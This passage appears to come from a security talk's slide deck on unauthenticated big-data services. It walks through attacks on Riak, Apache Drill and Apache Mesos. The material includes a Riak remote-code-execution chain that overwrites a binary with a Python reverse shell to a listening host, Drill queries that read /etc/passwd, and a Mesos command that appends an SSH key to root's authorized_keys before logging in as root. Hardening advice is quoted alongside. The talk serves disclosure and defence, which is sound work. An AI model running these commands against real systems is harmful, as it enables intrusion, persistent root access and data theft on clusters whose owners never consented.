  - 3. Find an executable in **bin** that “we won’t miss”
    - `rpc:call('riak@ubuntu.test', os, cmd, ["ls"])`.
    - `"cf_config\ncuttlefish\ndata\nhooks\ninstall_upgrade.escript\nlog\nnodetool...`

# Riak

- Exploit chain for RCE
  - 4. Craft our payload and overwrite the executable file
    - (perhaps call copy on the executable beforehand and save the original)
    - Passing **"id"** to `file:write_file` results in `{error, badarg}`
    - `rpc:call('riak@ubuntu.test', file, write_file, ["cf_config", [105, 100]]).`
  - Verify the file (for good measure)
    - `rpc:call('riak@ubuntu.test', file, read_file, ["cf_config"]).`
      - `{ok, <<"id">>}`



# Riak

- Exploit chain for RCE
  - Writing file data in Erlang bytecode is.. “fun”
    - Wrote `estr2bc.py` to map strings to bytecode
    - So let's skip executing commands and go straight to shell



## References

<https://elixirforum.com/t/how-to-get-the-binary-representation-of-a-module/18006/3>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

# Riak

- Exploit chain for RCE

- Modify a payloads-all-the-things reverse shell

- **estr2bc.py** "python -c 'import socket, subprocess, os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect(("10.0.0.100", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")'"

- [112, 121, 116, 104, 111, 110, 32, 45, 99, 32, 39, 105, 109, 112, 111, 114, 16, 32, 115, 111, 99, 107, 101, 116, 44, 115, 117, 98, 112, 114, 111, 99, 101, 115, 115, 44, 111, 115, 59, 115, 61, 115, 111, 99, 107, 101, 116, ...]

## References

estr2bc.py should be available on Packetstorm

# Riak

- Exploit chain for RCE
  - 5. Start our listener for the shell and execute the payload
    - `rpc:call('riak@ubuntu.test', os, cmd, ["cf_config"])`.
    - `[test@localhost ~]$ nc -l -p 5555`
    - ...
      - `user@ubuntu:~/opt/riak/rel/riak/bin$ id`
      - `uid=1000(user) gid=1000(user) groups=1000(user)`



Yes.

# Riak

- Recap for shell from a single command + navigating paths + calling functions
  - Execute env for PATH
  - Call set\_cwd to bin in PATH
  - Select executable file in bin to overwrite
  - Generate bytecode payload and replace executable
  - Run the new executable

# Riak

- Change those default cookies
  - You only want all of **your** nodes to communicate

```
## Cookie for distributed node communication. All nodes in the
## same cluster should use the same cookie or they will not be able to
## communicate.
##
## Default: riak
##
## Acceptable values:
##   - text
distributed_cookie = riak something better
```

```
$ epmd -names
epmd: up and running on port 4369 with data:
name riak at port 40595
name rabbit at port 25672
name couchdb at port 43609
```



# Riak

## Security Checklist

There are a few key steps that all applications will need to undertake when turning on Riak security. Missing one of these steps will almost certainly break your application, so make sure that you have done each of the following **before** enabling security:

1. Make certain that the original Riak Search (version 1) and link walking are not required. Enabling security will break this functionality. If you wish to use security and Search together, you will need to use the [new Search feature](#).
2. Because Riak security requires a secure SSL connection, you will need to generate appropriate SSL certs, [enable SSL](#), and establish a [certificate configuration](#) on each node. If you enable security without having established a functioning SSL connection, all requests to Riak will fail.
3. Define [users](#) and, optionally, [groups](#)
4. Define an [authentication source](#) for each user
5. Grant the necessary [permissions](#) to each user (and/or group)
6. Check any Erlang MapReduce code for invocations of Riak modules other than `riak_kv_mapreduce`. Enabling security will prevent those from succeeding unless those modules are available via the `add_path` mechanism documented in [Installing Custom Code](#).
7. Make sure that your client software will work properly:
  - It must pass authentication information with each request
  - It must support HTTPS or encrypted [Protocol Buffers](#) traffic
  - If using HTTPS, the proper port (presumably 443) is open from client to server
  - Code that uses Riak's deprecated link walking feature **will not work** with security enabled.
8. If you have applications that rely on an already existing Riak cluster, make sure that those applications are prepared to gracefully transition into using Riak security once security is enabled.

Security should be enabled only after all of the above steps have been performed and your security setup has been properly vetted.



## References

<https://docs.riak.com/riak/kv/latest/using/security/basics/index.html#security-checklist>



Erlang is pretty cool. It makes it easy to write programs that run on multiple computers cooperating over a network.

### Why remsh is dangerous

When you make a Secure Shell (SSH) connection to a Unix server, it's understood that you, and the machine you connect from, are pretty safe. If that server has a hacker actively rooting around in it, and you connect, they cannot do anything nasty to your machine. There are a few exceptions:

- If you use agent forwarding, they can impersonate you
- If you login with a password, they can steal it
- If you use reverse tunnels, they can use them
- If your SSH client or xterm or PTY driver or ... has a bug in it

The point is, you can SSH to a compromised server without getting your laptop compromised. *This is not the case for Erlang's remsh.*

A side-effect of Erlang's easy distribution is that clustered Erlang nodes have complete access to one another. Part of Erlang's standard library is devoted to [executing arbitrary code on other machines](#). When you invoke remsh, you become a part of the Erlang cluster. That means if any of the nodes in the cluster have been compromised, it's game over: arbitrary code can be run on your machine.

### But I know my Erlang nodes aren't compromised!

Then I hope you are [using SSL for Erlang distribution](#), because although your Erlang cookie protects other people from connecting to your nodes, there are no integrity or authenticity mechanisms in Erlang distribution. Once you authenticate, everybody between you and your node can inject commands in the distribution link. In other words, **if you remsh to a node on the Internet, anybody along the way can get a shell on your laptop and your Erlang cluster**. This is documented, mind:

The TCP/IP distribution uses a handshake which expects a connection based protocol, i.e. the protocol does not include any authentication after the handshake procedure. **This is not entirely safe**, as it is vulnerable against takeover attacks, but it is a tradeoff between fair safety and performance.

### References

<https://broot.ca/erlang-remsh-is-dangerous.html>

# Apache Drill

- Schema-free SQL query engine
- Web interface on port 8049
  - **Embedded mode** or Distributed mode
  - Anonymous access by default
  - Can run queries and create plugins (!)



Image Credit

[https://www.slideshare.net/Hadoop\\_Summit/understanding-the-value-and-architecture-of-apache-drill](https://www.slideshare.net/Hadoop_Summit/understanding-the-value-and-architecture-of-apache-drill)

# Apache Drill

## Plugin Management

Create

Export all

---

## Enabled Storage Plugins

cp

Update

Disable

Export

dfs

Update

Disable

Export

### References

<http://drill-server:8047/storage>

# Apache Drill

- Create

- Name: read
- Config: reuse the dfs plugin, modify it to let us can read/write anywhere

## Configuration

```
1 {  
2   "type": "file",  
3   "connection": "file://",  
4   "config": null,  
5   "workspaces": {  
6     "root": {  
7       "location": "/",  
8       "writable": true,  
9       "defaultInputFormat": null,  
10      "allowAccessOutsideWorkspace": true  
11    }  
12  },  
13  "formats": {  
14    "csv": {  
15      "type": "text",  
16      "extensions": [  
17        "*"   
18      ]  
19    }  
20  },  
21  "enabled": true  
22 }
```

# Apache Drill

- Now we can...
  - **Read** files

## Query

```
1 select * from test.`/etc/passwd`;
```

## columns

["root:x:0:0:root:/root:/bin/bash"]

["daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"]

["bin:x:2:2:bin:/bin:/usr/sbin/nologin"]

["sys:x:3:3:sys:/dev:/usr/sbin/nologin"]

["sync:x:4:65534:sync:/bin:/bin/sync"]

["games:x:5:60:games:/usr/games:/usr/sbin/nologin"]

["man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"]

["lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin"]



# Apache Drill

- Now we can...
  - **Write** files (as in copy)

## Query

```
1 create table dfs.tmp.`passwd` as (select * from read.`/etc/passwd`);|
```

```
$ xxd /tmp/passwd/0_0_0.parquet | head -10
00000000: 5041 5231 1500 15ea 3315 ea33 2c15 6a15  PAR1....3..3,.j.
00000010: 0015 0615 061c 3600 2834 7777 772d 6461  ....6.(4www-da
00000020: 7461 3a78 3a33 333a 3333 3a77 7777 2d64  ta:x:33:33:www-d
00000030: 6174 613a 2f76 6172 2f77 7777 3a2f 7573  ata:/var/www:/us
00000040: 722f 7362 696e 2f6e 6f6c 6f67 696e 1830  r/sbin/nologin.0
00000050: 5f61 7074 3a78 3a31 3035 3a36 3535 3334  _apt:x:105:65534
00000060: 3a3a 2f6e 6f6e 6578 6973 7465 6e74 3a2f  ::/nonexistent:/
00000070: 7573 722f 7362 696e 2f6e 6f6c 6f67 696e  usr/sbin/nologin
00000080: 0000 0002 0000 006a 0002 0000 006a 011f  .....j.....j..
00000090: 0000 0072 6f6f 743a 783a 303a 303a 726f  ...root:x:0:0:ro
```



# Apache Drill

- Query logs

▼ User	◆ Query
anonymous	<code>select * from test.`etc/passwd`</code>
anonymous	<code>create table dfs.tmp.`passwd` as (select * from test.`etc/passwd`)</code>


Reference

<http://drill-server:8047/profiles>

# Apache Drill

- Tons of security docs for distributed mode
  - **Not so much for Embedded mode**, which is much easier to setup and run
  - Wonder which mode lots of users are going to choose...
- Enable PAM for authentication in conf/drill-override.conf
  - Then pass the -n <local user> -p <password> CLI params :')

## Log In to Drill Web Console



A screenshot of the Apache Drill Web Console login interface. It features a title "Log In to Drill Web Console" at the top. Below the title are two input fields: the first is labeled "Username" and the second is labeled "Password". Both fields are empty. Below the password field is a "Log In" button.

Reference


<https://drill.apache.org/docs/using-libpam4j-as-the-pam-authenticator/>

# Apache Mesos

- Cluster compute manager and orchestration
  - Sort of like Kubernetes, but different
- Needs like 8gb ram minimum to compile
  - And it's not even Java code :')
- Listens on port 5050
  - Localhost or network interface
- Authentication **as usual** is disabled by default

# Apache Mesos

- So... you ask mesos master to do stuff, and it asks the agents to just do it?



Reference

<http://mesos.apache.org/documentation/latest/architecture/>

# Apache Mesos

- mesos-execute
  - --task\_group=file://task.json

```
Example:
{
  "tasks":
  [
    {
      "name": "Name of the task",
      "task_id": {"value": "Id of the task"},
      "agent_id": {"value": ""},
      "resources": [{
        "name": "cpus",
        "type": "SCALAR",
        "scalar": {
          "value": 0.1
        }
      }],
      "command": {
        "value": "sleep 1000"
      }
    },
    {
      "name": "mem",
      "type": "SCALAR",
      "scalar": {
        "value": 32
      }
    }
  ]
}
```

# Apache Mesos

- So literally throw that example in a JSON file
  - Change command value to whatever you like
  - Run it
    - `$ LIBPROCESS_IP=10.0.0.2 mesos-execute --master=10.0.0.2:5050 --task_group=file://task.json`
  - Profit
- Or there's a better way
  - `$ mesos-execute --master=10.0.0.2:5050 --name="test" --command="<insert payload here>"`



# Apache Mesos

- Agent will try to run commands **as the actual user running mesos-execute**
  - If you're root on your box, and the agent is running as root, commands will run as such
    - So if you want remote root on the agent, you better have root on the attacking box :')
  - If you're logged in as **notvalid** (a user that doesn't exist on the agent), then pound sand
    - Received status update TASK\_DROPPED for task 'test'
    - message: 'Failed to create executor directory  
' /opt/mesos/slaves/d951a83c-37be-4212-b9b8-9241c618b272-S2840/frameworks/87333254-8ae1-4ad4-8ed5-caf83511b46c-0009/executors/test/runs/dc91b882-99f0-43af-b74a-20ed15d7182c':  
Failed to chown directory to 'notvalid': No such user 'notvalid''
    - source: SOURCE\_AGENT
    - reason: REASON\_EXECUTOR\_TERMINATED

# Apache Mesos

- Demo

- `# mesos-execute --master=10.0.0.2:5050 --name="test" --command="echo <b64 encoded public key> | base64 -d >> /root/.ssh/authorized_keys"`
  - Subscribed with ID 87333254-8ae1-4ad4-8ed5-caf83511b46c-0046
  - Submitted task 'test' to agent 'd951a83c-37be-4212-b9b8-9241c618b272-S2840'
  - Received status update TASK\_STARTING for task 'test'
  - source: SOURCE\_EXECUTOR
  - Received status update TASK\_RUNNING for task 'test'
  - source: SOURCE\_EXECUTOR
  - Received status update TASK\_FINISHED for task 'test'
  - message: 'Command exited with status 0'

# Apache Mesos

- Demo
  - `$ ssh root@10.0.0.2`
    - `[root@mesos ~]# id`
      - `uid=0(root) gid=0(root) groups=0(root)`

# Apache Mesos

Authentication permits only trusted entities to interact with a Mesos cluster. Authentication can be used by Mesos in three ways:

1. To require that frameworks be authenticated in order to register with the master.
2. To require that agents be authenticated in order to register with the master.
3. To require that operators be authenticated to use many [HTTP endpoints](#).

Authentication is disabled by default. When authentication is enabled, operators can configure Mesos to either use the default authentication module or to use a *custom* authentication module.

The default Mesos authentication module uses the [Cyrus SASL](#) library. SASL is a flexible framework that allows two endpoints to authenticate with each other using a variety of methods. By default, Mesos uses [CRAM-MD5](#) authentication.

2. Start the master using the credentials file (assuming the file is `/home/user/credentials` )
3. Create another file with a single credential in it ( `/home/user/agent_credential` )

Reference

<http://mesos.apache.org/documentation/latest/authentication/>


## Honorable Mentions





# Apache Kudu

- kudu-master RPC listening on port 7051
  - Written in C++, so fuzz++
- Let's go
  - `$ bin/kudu-master --fs_wal_dir=/tmp/master --logtostderr ...`
  - `$ tcpdump -i lo -X port 7051 -w kudu.pcap`
  - `$ bin/kudu master <pick a cmd so we can capture a session>`
- Pass the session pcap to mutiny fuzzer
  - `$ ./mutiny_prep.py kudu.pcap`
  - `$ ./mutiny.py kudu.fuzzer localhost`



References/Image Credit

<https://kudu.apache.org/>

<https://github.com/Cisco-Talos/mutiny-fuzzer>

[https://netbsd.org/~kamil/fuzzer\\_art/krolik.png](https://netbsd.org/~kamil/fuzzer_art/krolik.png)



# Apache Kudu

- Success?
  - Nothing reproducible :(

```
1019 00:02:13.193902 (+ 4334us) negotiation.cc:304] Negotiation complete: Invalid argument: Server connection negotiation failed: server connection from 127.0.0.1:37686: connection must begin with magic number: hrpc
```

```
Metrics: {"server-negotiator.queue_time_us":32}
```

```
@ 0x561412351c3b kudu::tablet::Tablet::GetBytesInAncientDeletedRowsets()
```

```
@ 0x56141236f074 kudu::tablet::DeletedRowsetGCOp::UpdateStats()
```

```
...
```

```
Aborted (core dumped)
```

# Apache Kudu

- Always good to have process/fs monitoring running while fuzzing
- execsnoop or exec-notify, opensnoop, strace
  - Only prereq is that you have root on the box you're testing
  - Exercise the app's functions via fuzzing or manual execution
  - See if there are any tainted inputs that you're triggering, check for various injections
- strace example
  - `sudo strace -f -s 4096 -e trace=process,open,read,write,access -p <pid> 2>&1 | grep -v "stuff to ignore"`

## References

<https://raw.githubusercontent.com/Symbiograph/linux-sensation/master/exec-notify.c>  
<https://github.com/brendangregg/perf-tools>

# Apache Sqoop

- Lots of exceptions and eventual DoS while fuzzing the metadata service
  - Replaying several thousand “list” requests

```
Exception in thread "HSQLDB Connection @39f646d3" java.lang.IndexOutOfBoundsException
    at java.io.DataInputStream.readFully(DataInputStream.java:192)
    at org.hsqldb.Result.read(Unknown Source)
    at org.hsqldb.ServerConnection.run(Unknown Source)
    at java.lang.Thread.run(Thread.java:748)
Exception in thread "HSQLDB Connection @3b256da3" java.lang.NullPointerException
Exception in thread "HSQLDB Connection @3de3ef80" java.lang.NullPointerException
Exception in thread "HSQLDB Connection @1357cac4" java.lang.NullPointerException
Exception in thread "HSQLDB Connection @189cc6a3" java.lang.NullPointerException
[Server@262b2c86]: [Thread[HSQLDB Connection @8c4e866,5,HSQLDB Connections @262b2c86]]: database alias= does not exist
Exception in thread "HSQLDB Connection @2af98911" java.lang.OutOfMemoryError: Java heap space
```

```
[Server@262b2c86]: [Thread[HSQLDB Server @262b2c86,5,main]]: org.hsqldb.Server@262b2c86.run()/handleConnection():
java.net.SocketException: Too many open files (Accept failed)
    at java.net.PlainSocketImpl.socketAccept(Native Method)
    at java.net.AbstractPlainSocketImpl.accept(AbstractPlainSocketImpl.java:409)
    at java.net.ServerSocket.implAccept(ServerSocket.java:560)
    at java.net.ServerSocket.accept(ServerSocket.java:528)
    at org.hsqldb.Server.run(Unknown Source)
    at org.hsqldb.Server.access$000(Unknown Source)
    at org.hsqldb.Server$ServerThread.run(Unknown Source)
[Server@262b2c86]: Initiating shutdown sequence...
[Server@262b2c86]: Shutdown sequence completed in 54 ms.
```

## References

<https://sqoop.apache.org>



# RabbitMQ

- Default cookie security is actually OK
  - `$ rabbitmqctl -n rabbit@ubuntu.test status`
  - ...
    - `rabbit@ubuntu.test:`
    - `* connected to epmd (port 4369) on ubuntu.test`
    - `* epmd reports node 'rabbit' running on port 25672`
    - `* TCP connection succeeded but Erlang distribution failed`
    - `* suggestion: hostname mismatch?`
    - `* suggestion: is the cookie set correctly?`

cookie is just a string of alphanumeric characters up to 255 characters in size. It is usually stored in a local file. The file must be only accessible to the owner (e.g. have UNIX permissions of `600` or similar). Every cluster node must have the same cookie.

If the file does not exist, Erlang VM will try to create one with a randomly generated value when the RabbitMQ server starts up. Using such generated cookie files are appropriate in development environments only. Since each node will generate its own value independently, this strategy is not really viable in a **clustered environment**.

## References

<https://www.rabbitmq.com/clustering.html#erlang-cookie>

# Summary

- Unauth'd services that can provide...
  - RCE or local shell
    - Hadoop
    - Riak
    - Mesos
  - Arbitrary file reads/writes, privilege escalation
    - Cassandra
    - Cassandra Web
    - Drill

# Conclusion





# Conclusion

- Solid authentication by default isn't the norm in big data
  - Often tedious to setup or just not well integrated with the product
- Hopefully newer projects will do better
  - Make security always on, hard to disable and meaningful to the user
  - If it gets in the way, people will just turn it off.. and how can you blame them?

Great resource to learn and explore more

<https://github.com/wavestone-cdt/hadoop-attack-library/tree/master/Tools%20Techniques%20and%20Procedures>

# Conclusion

- For attackers
  - LOTS of options
  - Gaining access can mean one host or thousands
- For defenders
  - LOTS of work to do
  - Need to ensure configs are solid, network access is restricted, etc

Great resource to learn and explore more

<https://github.com/wavestone-cdt/hadoop-attack-library/tree/master/Tools%20Techniques%20and%20Procedures>

# Conclusion

We fixed all the critical static analysis bugs

- ...the design review was thorough
- ...all the ACLs and configs are good
- ...updated all the software packages
- ...and we fuzzed all the things

But... did you actually **test it**?

# EOF

Questions?

>jbrown/32/64/gmail/com